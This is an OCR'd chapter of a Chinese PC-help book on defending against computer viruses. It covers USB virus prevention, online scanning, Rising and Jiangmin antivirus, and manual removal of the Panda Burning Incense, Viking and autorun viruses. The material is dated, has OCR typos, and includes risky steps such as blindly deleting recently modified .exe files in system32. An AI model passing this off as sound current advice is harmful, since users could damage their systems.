分别右键单击展开的子键，在弹出的菜单中单击“权限”命令，在打开的权限对话框中分别选中Administrators和System账户，然后取消他们的“完全控制”权限，然后关闭“注册表编辑器”窗口，重启计算机即可。

10.2.4 防范移动存储设备传播病毒

当含有病毒的文件存入U盘时，病毒也会随之进入，并随着U盘在其他计算机上的使用而进入计算机。这类病毒一般都能进行自我复制和传播，危害性通常较大，且不易被发现。

因此，在使用别人的U盘前，最好先用杀毒软件对其进行查毒。当U盘内的文件无用时，可采用格式化方法来清空U盘，这样做的同时还可以彻底清除U盘中隐藏的病毒。

另外，在购买U盘的时候最好选择带写保护功能的，比如朗科U盘就有此功能。这样，当需要将U盘中的文件复制到其他计算机中时，打开写保护，就可以有效地防

止其他计算机中的病毒感染U盘。

10.2.5 使用在线病毒检测

使用在线病毒检测可以通过网络为没有安装杀毒软件的计算机检测病毒。目前各大杀毒软件运营商的官方网站都提供了在线免费查毒功能，如国内的金山、瑞星等。用户可以登录迅雷安全中心（网址为http://safe.xunlei.com/antivirus_online.html），单击软件名右侧对应的“立即使用”按钮进入各网站的在线病毒检测页面，然后根据提示对指定目标进行病毒的检测，具体操作步骤如下。

01 启动IE浏览器，进入指定的网页（本例为迅雷安全中心），找到“瑞星免费在线查毒”项，单击右侧的“立即启用”按钮。

02 在弹出的“瑞星免费查毒”页面中单击“开始免费在线查毒”按钮。

03 在弹出的页面中会弹出“允许安装ActiveX控件…”提示对话框，单击对话框中的“确定”按钮，单击页面顶端的提示信息，然后在弹出的菜单中单击“安装ActiveX控件”命令。

04 在弹出的“安全警告”对话框中单击“安装”按钮。

05 在弹出的对话框中显示“正在升级”，此时页面开始下载并安装ActiveX控件。

06 ActiveX控件安装在完成后自动进入“瑞星免费在线查毒”页面，单击“选

择查找范围”文本框右侧的下拉按钮，选择查毒的范围（本例选择E盘），然后单击“开始查毒”按钮。

07 查毒完成后，如果发现病毒，则会在“瑞星免费在线查毒”列表框中排列出来，用户需记录病毒并对其进行清除，如果没有查到病毒，单击按钮，关闭IE窗口即可。

10.2.6 清除新型病毒


虽然杀毒软件在不断地更新病毒库，但有时，病毒出现的速度要高于软件病毒库的更新速度，当杀毒软件无法查杀某种新型病毒时，该怎么办？难道只能忍受病毒的侵害，直到新的病毒库推出将其查杀？其实这种情况不难解决，下面就为大家讲解如何“对付”新型病毒。

1. 了解病毒特征

当发现计算机出现异常而杀毒软件又检测不到病毒时，可使用其“可疑文件扫描”功能扫描系统中可能存在的威胁文件，找到后就可以根据列表中显示的文件名及路径去查找该文件，然后将其删除，也可以提交给反病毒中心进行分析，然后根据分析再进行处理。

2. 查找并下载专杀工具

一般情况下，当一种新型病毒出现后，杀毒软件制造商就会推出专门查杀该病毒的专杀工具。用户可先参照网站或媒体上发布的关于该病毒及其变种的说明，查看自己的计算机是否感染了该病毒，然后再到相应的杀毒软件的官方网站中查找其专杀工具进行查杀，如下图所示为“灾飞”病毒专杀工具。



10.3 常见杀毒软件应用

知识导读

在计算机病毒四处泛滥的今天，为保证计算机的安全，杀毒软件成为计算机系统中必不可少的一部分。本节就为用户介绍几款功能较全面、应用较广泛的杀毒软件以及他们的使用方法，用户可以根据自己的需要进行选择。

10.3.1 瑞星杀毒软件

瑞星杀毒软件（Rising Antivirus，也简称RAV）是北京瑞星科技股份有限公司出品的一款病毒防范软件，它采用获得欧盟及中国专利的六项核心技术，形成全新软件内核代码；具有八大绝技和多种应用特性；是目前国内外同类产品中最具实用价值和安全保障的杀毒产品之一，它几乎可以查杀目前已知的所有病毒和黑客程序，并提供了全方位的实时监控功能，其官方网站地址为：http://www.rising.com.cn。

瑞星杀毒软件的最新版本为2010，它为我们的计算机系统带来了比以往版本更完善的保护。下面我们就来了解一下这款软件。

1. 设置瑞星杀毒软件

在瑞星杀毒软件的“杀毒”选项卡中，我们可以根据自己的需要对计算机的各个部分进行病毒的查杀，如计算机的磁盘驱动器、系统内存和系统邮件等。另外针对不同用户在查找到病毒时的对待方式不同，瑞星杀毒软件提供了多种处理方式，在杀毒结束后，用户也可以根据具体情况选择设置返回、退出、重启或关机。例如，有的用户习惯在用完计算机后进行病毒的查杀，这时就可以设置杀毒结束时关机，如下图所示。

此外，单击“杀毒”选项卡中的“查杀设置”按钮，在弹出的“设置”对话框中对病毒查杀进行详细的设置，如手动查杀、空闲时段查杀和开机查杀等，另外还可以对计算机进行监控设置、防御设置以及软件的升级设置等，如下图所示。


2. 瑞星账号保险柜

切换到瑞星杀毒软件的“工具”选项卡，可以看到很多工具软件，这里要介绍的是账号保险柜，它是瑞星杀毒软件的技术亮点之一，是主动防御技术延

展出来的全新技术应用模式，它会自动保护用户的网游、网银、聊天、股票等软件的账号及密码不被盗号木马窃取，在很大程度上提高了我们网络生活的安全性。

3. 升级瑞星杀毒软件

刚刚安装的杀毒软件的病毒库并不是最新的，要想对新型的病毒进行查杀，就需要先升级杀毒软件的病毒库。另外，需要注意的是，在进行在线升级前需将计算机连接上Internet。




4. 利用瑞星杀毒软件2009查杀计算机病毒

瑞星杀毒软件提供了不同的杀毒方式，在其工作界面的“杀毒”选项卡中单击“查杀目标”选项卡，在打开的界面中可以根据情况对计算机中的磁盘驱动器、系统内存和系统邮件等部分进行病毒的查杀。如果只想对C盘进行病毒的查杀，就可以在选择查杀目标的时候选择C盘，然后单击“开始查杀”按钮即可进行杀毒，具体操作方法如下。


01 下载并安装瑞星杀毒软件，启动其主程序，在打开的操作窗口中单击“杀毒”选项卡。

02 在“查毒”选项卡界面中单击左侧的“查杀目标”选项卡，在“查杀目标”选项卡中选择查杀的目标（本例选择本地磁盘C），在右侧的“设置”栏中进行查杀设置，然后单击“开始查毒”按钮。

03 瑞星杀毒软件开始对计算机中的病毒可疑文件进行查杀，在其窗口中可以看到查杀的情况。



04 计算机病毒查杀结束后会弹出“杀毒结束”对话框，在其中会显示出发现的病毒和可疑文件的个数，此时单击“确定”按钮即可。



如果需要利用瑞星杀毒软件对计算机进行系统漏洞的扫描及升级补丁，还需要安装“瑞星卡卡上网安全助手”，其安装很方便，只需在“瑞星杀毒软件2009”窗口的“工具”选项卡中找到“瑞星卡卡上网安全助手”项，单击其右侧的“安装”链接即可。

10.3.2 江民杀毒软件

江民杀毒软件是第29届奥运会网络安全技术保障单位江民科技全新研发推出的新产品。国内首家研发成功启发式扫描、内核级自防御引擎，填补了国产杀毒软件在启发式病毒扫描以及内核级自我保护方面的技术空白。江民杀毒软件具有启发式扫描、虚拟机脱壳、“沙盒”（Sandbox）技术、内核级自我保护金钟罩、智能主动防御、网页防木马墙、ARP攻击防护、互联网安检通道、系统检测安全分级、反病毒Rootkit/HOOK技术、“云安全”防毒系统等十余项新技术，可以有效地清除计算机中的病毒，其官方网站地址为：http://www.jiangmin.com。


注 意

江民杀毒软件与360安全卫士有冲突，建议选择其一进行安装。

1. 设置江民杀毒软件


江民杀毒软件的监控效果非常出色，甚至可以与国外优秀的杀毒软件相媲美。在“江民”杀毒软件窗口中单击“监视”选项卡，在打开的页面中可以看到江民软件正在监视的内容，此时我们可以根据自己的需要在“操作”栏中打开或关闭对程序的监视。

此外，单击“监视”界面中的“参数设置”按钮，在弹出的“江民设置程序”对话框中可以对软件进行系统的设置，如扫描选项、监视、主动防御和升级等项目的设置。



2. 升级江民杀毒软件

由于新的病毒在不断产生，因此应定期升级江民杀毒软件，使其病毒库得到及时的更新，从而完善其杀毒功能。江民杀毒软件的升级方法很简单，在其操作窗口中单击右下角的“升级”按钮，在弹出的“江民智能升级程序”对话框中软件会自动完成升级。



3. 利用江民杀毒软件查杀计算机病毒

在设置并升级江民杀毒软件时，我们就可以使用它查杀计算机中的病毒了。对于“我的计算机”、“内存”、“我的文档”等目标，江民杀毒软件的默认工作界面单击他们对应的图标，软件即可自动对其进行病毒的查杀了。

下面以查杀C盘下的“用户”文件夹为例，介绍使用江民杀毒软件查杀病毒的方法，具体操作步骤如下。

01 下载并安装江民杀毒软件，启动其主程序，然后在弹出的窗口中单击“扫描选项”选项。

02 在打开的“扫描选项”页面选择“扫描模式”栏中选择扫描模式（本例设为“杀毒”），在“扫描速度”栏中选择扫描的速度（本例设为自动调整），然后单击“扫描目标”选项。

03 在返回的“扫描目标”页面中单击“文件夹”选项卡，在“文件夹”选项卡中的列表框中取消勾选“计算机”复选框，单击“本地磁盘C：”前的“+”标志，展开C盘目录，在展开的C盘目录中勾选“用户”文件夹，然后单击“开始”按钮。

04 “江民杀毒软件KV2009”窗口自动切换到“扫描结果”选项页面，并开始对计算机中的病毒进行查杀。

提示

在窗口下方可以看到查到的病毒和杀灭的病毒数量。

05 扫描完成后会弹出提示对话框，如果有病毒，会提示查杀完成，如果没有扫描到病毒，则提示在扫描目标中没有发现病毒，此时单击“确定”按钮即可。

10.4 感染病毒后的紧急处理措施

知识导读

当感染计算机病毒后，应该立即采取有效措施预防其危害的蔓延，以减少损失，本节将通过介绍感染典型病毒后的处理方法来介绍一些感染病毒后的必要措施。

10.4.1 感染“熊猫烧香”病毒后的处理方法

“熊猫烧香”是一种蠕虫病毒的变种，而且是经过多次变种而来的，原名为尼姆亚变种。因为中毒计算机的可执行文件会变成一只可爱的熊猫，双手合十拿着三根香，两眼微闭，所以也被成为“熊猫烧香”病毒。

计算机感染“熊猫烧香”病毒后，可能会出现蓝屏、频繁重启以及系统硬

盘中数据文件被破坏等现象，同时该病毒的某些变种可以通过局域网进行传播，进而感染局域网内所有计算机系统，最终导致整个局域网瘫痪。因此，当计算机感染“熊猫烧香”病毒以后，应及时采取措施将其清除。

感染“熊猫烧香”病毒后的紧急处理分为以下几个步骤。

1. 断开网络并结束“熊猫烧香”病毒进程

一旦发现计算机感染“熊猫烧香”病毒以后应该立即断开网络连接，然后右键单击任务栏空白处打开“任务管理器”窗口，并在其“进程”选项卡中结束spcolsv.eve病毒进程。

注 意

spcolsv.exe病毒进程是刻意模仿系统的另一个进程spoolsv.exe，用户在结束进程时应格外小心，以避免造成不必要的麻烦。

2. 删除进程对应的病毒文件

在结束了病毒进程以后，打开“计算机”，依次展开位于系统盘下的“Windows/system32/dri vers”文件夹，删除其中的spcolsv.exe文件。

3. 删除根目录的隐藏文件Autorun.inf和setup.exe

依次右键单击每个磁盘分区，在弹出的快捷菜单中单击“打开“命令，进入分区根目录，删除各分区根目录的下的X：setup.exe和X：Autorun.inf文件。

4. 删除病毒创建的启动项

“熊猫烧香”病毒会在注册表中创建启动项，如果仅执行前面的操作是无法彻底清除病毒的，因此还需要将注册表中病毒的启动项全部删除。

单击“开始”按钮，在弹出菜单的搜索栏中输入“regedit”命令，按下“Enter”键打开“注册表编辑器”窗口，依次展开“KHEY_CURRENT_USER\Software\Microsoft\Windows\Current-Version\Run”子键，然后将右侧窗口中的“svcshare”键值项全部删除。

5. 恢复安全中心

在另一台“安全中心”服务正常的计算机上打开“注册表编辑器”窗口，导出其“KHEY_LOCAL_M ACHINE\SYSTEM\CurrentControlSet\Services\wscsvc”分支的全部内容，另存为.reg文件。将上述导出的注册表信息复制到故障计算机上，将其导入计算机的注册表中，然后重新启动Windows，恢复被病毒破坏的“安全中心”服务。

6. 重装杀毒软件

如果用户计算机的杀毒软件没有反“熊猫烧香”的病毒文件，则杀毒软件也会被“熊猫烧香”病毒屏蔽，因此，在清除病毒以后最好重新安装杀毒软件，并且更新软件的病毒库。病毒库更新完成后，再使用杀毒软件对计算机全部扫描一次就可以了。

10.4.2 感染“威金”病毒后的处理方法

“威金”病毒主要是通过网络共享传播，它会感染计算机中所有的.exe可执行文件，且传播速度十分迅速。“威金”病毒运行后会修改注册表的启动项，使自己

随系统的运行而启动。“威金”病毒的新变种还会自动从网站下载“天堂杀手”以及“QQ大盗”等十多种木马病毒，企图盗取包括“天堂”、“征途”、梦幻西游、“传奇”等多种流行网络邮箱以及QQ的账号、密码。

虽然现在网上有很多“威金”病毒的专杀工具，而且许多杀毒软件也能将其简单的控制，但是往往都没有将其彻底有效的清除。

计算机感染“威金”病毒后的处理方法可分为以下几个步骤。

1. 备份系统数据，断开网络

彻底清除“威金”病毒最好的办法是将系统盘格式化。但是在格式化系统盘前一定要将系统盘有用的数据备份。此外，由于“威金”病毒会通过在局域网自动试探口令进行传播，因此，一旦发现感染该病毒后应该立即拔掉网线。

2. 格式化系统盘，重装系统

在数据备份完成以后可以将系统盘格式化，然后重新安装系统，需要注意的是，重装系统后不要打开其他分区，暂时也不要安装驱动程序，不然病毒可能会重新被激活。

注 意

在重新安装系统的时候，应该先断开网络，以避免系统再次被病毒感染。

3. 使用“威金”专杀工具查杀病毒

在执行完前面的操作后，即可使用“威金”病毒专杀工具来查杀其他盘符中余留的病毒文件。需要注意的是，在查杀完所有的磁盘以前不要打开任何磁盘。

提 示

现在包括瑞星、江民等软件公司都发行了“威金”专杀工具软件，用户可以登录其官方网站或者在各大下载网站搜索下载。

10.5 U盘病毒的预防与查杀

知识导读

U盘凭借随身携带的便利性吸引了许多用户使用，这给网络病毒的疯狂传播提供了又一个载体，随着U盘病毒种类的急剧扩张，使得U盘中信息的安全越来越没有保障。为避免其盗取个人U盘中的信息，本节就给大家讲解如何预防和查杀U盘病毒。

10.5.1 预防U盘病毒

U盘感染计算机病毒后，当我们将它连接到计算机上使用时，U盘病毒很可能会直接入侵计算机系统，甚至有些黑客病毒借此远程监控计算机。为避免这些危险情况的发生，我们应该时刻警惕，预防U盘病毒。

预防U盘病毒主要有以下几种方法。

1. 安全打开U盘

U盘病毒主要是通过Autorun.inf文件传播的，当我们双击U盘盘符的时候，便启动了隐藏的Autorun.inf等系统文

件。如果U盘中感染了病毒，双击盘符的时候也就激活了其中的病毒。因此，要避免U盘病毒入侵计算机，应该用安全的方式打开U盘。

因为Autorun.inf病毒通常是在用户使用双击盘符的方式打开U盘的时候激活并进行传播的，因此采用其他安全方式打开U盘可以有效的避免激活U盘中的病毒。安全打开U盘的方法主要有以下几种。

- **右键单击快捷菜单：**右键单击U盘盘符，在弹出的快捷菜单中单击“打开”命令，即可打开U盘。
- **使用“搜索栏”：**单击“开始”按钮，在弹出菜单中的搜索栏内输入U盘盘符，例如U盘在计算机中显示为“本地磁盘G：”，则在搜索栏中输入“G:\”命令，按下“Enter”键即可打开U盘。
- **使用地址栏：**在桌面双击“计算机”图标，在弹出的“计算机”窗口的地址栏中输入磁盘盘符，按下“Enter”键即可打开U盘。
- **使用浏览器：**在桌面双击“Internet Explcrer”图标，在弹出的浏览器窗口的地址栏中输入U盘盘符，按下“Enter”键即可打开U盘。

注 意

因为有的Autorun.inf病毒可能会修改右键菜单，以增加迷惑性，例如右键菜单中可能会添加“打开”命令。因此，我们在单击“打开”命令的时候一定要小心，不要单击带下画线的“打开”命令。

2. 手动预防U盘病毒

虽然U盘病毒格外的隐蔽，但是我们同样可以通过设置计算机的相关信息来预防U盘病毒。下面主要介绍如何手动预防U盘病毒。

- **关闭自动播放：**单击“开始”按钮，在弹出菜单的搜索栏内输入“gpedit.msc”命令，按下“Enter”键，打开“本地组策略编辑器”窗口，依次展开“‘本地计算机’策略”→“计算机配置”→“管理模板”→“系统”选项，在右侧列表框中将“关闭自动播放”策略项的属性设置为“已禁用”，关闭自动播放U盘，从而制止病毒的自动运行。
- **设置文件夹选项：**打开“计算机”窗口，按下“Alt”键激活菜单栏，依次单击“工具”→“文件夹选项”菜单命令，在打开的“文件夹选项”对话框的“查看”选项卡中选择“显示所有文件和文件夹”选项并取消勾选“隐藏受保护的操作系统文件”复选框，这样即可显示出所有操作系统的文件，用户可以从中查找并删除病毒文件。

3. 利用软件预防U盘病毒

目前很多软件都可以预防U盘病毒，例如“360安全卫士”软件中的“U盘防火墙”功能。此外还可以在插入U盘时，使用杀毒软件先对其进行扫描。下面以用360安全卫士预防U盘病毒为例，介绍利用软件预防U盘病毒的方法，具体操作步骤如下。

01 下载并安装“360安全卫士”软件，启动其主程序，然后在弹出的“360安全卫士”窗口中单击“实时保护”按钮。

02 在弹出的“360实时保护”窗口中的功能列表中找到“U盘防火墙”选项，单击其右侧的“开启”按钮，即可对U盘病毒进行阻截。

10.5.2 查杀U盘病毒

众多用户在享受U盘带来的便利的同时，也不得不面对U盘病毒的威胁，虽然通过前面的介绍可以尽量避免感染U盘病毒，但用户还是需要掌握一些U盘病毒的查杀方法。

1. 软件查杀

随着通过U盘传播病毒而发生的资料丢失、失泄密等安全事件越来越多，查杀U盘病毒成为人们关注的问题，因此许多计算机安全公司也推出了U盘病毒专杀工具，如下图所示。用户可在各大门户网站下载使用。


2. 手动查杀

感染U盘病毒后会比较麻烦，因为杀毒软件通常并不是非常有效，所以需要用户掌握手动删除病毒的方法。


在U盘病毒利用系统的自动播放功能或其方式启动以后，它将会采取各种隐藏方式躲在我们计算机的各个角落，这使得要想将其彻底删除变得非常困难，而且很多杀毒软件没有办法将系统中所有的U盘病毒彻底清除，所以，掌握手动清除U盘病毒的方法显得格外重要。

下面介绍手动查杀计算机系统中U盘病毒的方法，具体操作步骤如下。

01 打开“计算机”窗口，按下“Alt”键激活菜单栏，然后在依次单击“工具”→“文件夹选项”菜单命令。



02 在弹出的“文件夹选项”对话框中切换到“查看”选项卡，在“高级设置”列表框中取消勾选“隐藏受保护的操作系统文件”复选框，然后单击“确定”按钮。



03 重新启动计算机，待自检结束后按下“F8”键，在打开的选择界面按“↑”、“↓”键选择“安全模式”选项，然后按下“Enter”键。

04 打开“计算机”窗口，在地址栏中输入“C:\Windows”路径，然后按下“Enter”键。


05 在打开的“Windows”文件夹中，右键单击空白处，在弹出的菜单中依次单击“排序方式”→“修改日期”菜单命令。

06 按下“Alt”键激活菜单栏，在弹出的菜单栏中依次单击“查看”→“详细信息”菜单命令。

07 在重新排序的“Windows”文件夹窗口中选中最近修改的“.exe“文件，按下“Shift+Delete”组合键，将选中的文件彻底删除。


08 在窗口地址栏中输入“C:\Windows\system32”命令，然后按下“Enter”键。

09 按照上述同样的方式将打开的“system32”文件夹的视图方式设置为详细信息，并将图标以修改日期方式排列，选中最新修改的.exe文件，按“Shift+delete”组合键，将选中的文件全部删除。



10 单击“开始”按钮，在弹出的“开始”菜单的搜索栏内输入“regedit”命令，然后按下“Enter”键。

11 在弹出的“注册表编辑器”窗口中依次展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”子键，在右侧窗格中选中与在“Windows”和“system32”文件夹中删除文件的名称相同的键值项，并将其删除，然后重新启动计算机即可。



10.6 疑难解答

问： 在查杀计算机病毒的过程中有哪些注意事项呢?

答： 对于普通用户来说，一般都是使用反病毒软件查杀病毒的，为了得到更好的杀毒效果，在使用反病毒软件时需注意如下几个事项。


- **选择全面的反病毒软件：** 软件不仅应包括常见的查、杀病毒功能，还应该同时包括实时防毒功能，能实时监测并跟踪对文件的各种操作，一旦发现病毒，立即报警，只有这样才能最大程度地减少被病毒感染的机会。
- **在多种模式下杀毒：** 当发现电脑病毒后，一般情况下都是在操作系统的正常登录模式下杀毒，当杀毒操作完成后，还需启动到安全模式下再次查杀，以便能彻底清除病毒。
- **不可频繁操作：** 对电脑不可频繁进行查杀病毒的操作，这样不但不能取得很好的效果，有时可能会导致硬盘损坏。

